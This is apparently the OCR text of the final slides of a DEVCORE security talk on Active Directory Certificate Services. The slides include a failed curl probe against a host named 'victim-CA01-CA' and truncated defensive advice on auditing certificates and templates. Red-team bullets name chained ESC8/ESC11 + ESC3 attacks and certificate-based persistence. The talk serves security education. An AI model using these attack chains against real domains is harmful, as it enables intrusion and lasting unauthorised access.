
DEVCORE

Fo

```
└─[$]> curl victim-CA01-CA:445
curl: (28) Failed to connect to victim-CA01-CA port 445 after 75007 ms: Couldn't connect to server
```

- AD CS 很重要！！
- 定期檢核所有憑證
  - 停用所有廢棄的
  - 檢核憑證範本權
  - 高風險憑證啟用
- 憑證範本或 CA 一

DEVCORE



幫QQ

～泰戈爾

For 紅隊

- AD CS 很重要！！！

DEVCORE

For 紅隊

- AD CS 很重要！！！
- 組合技！ ESC8 + ESC3、ESC11 + ESC3 ...

DEVCORE

For 紅隊

- AD CS 很重要！！！
- 組合技！ ESC8 + ESC3、ESC11 + ESC3 ...
- Persistence with certificates 😎

DEVCORE

DEVCORE

Q&A

戴夫寇爾股份有限公司
contact@devco.re
02-2577-0925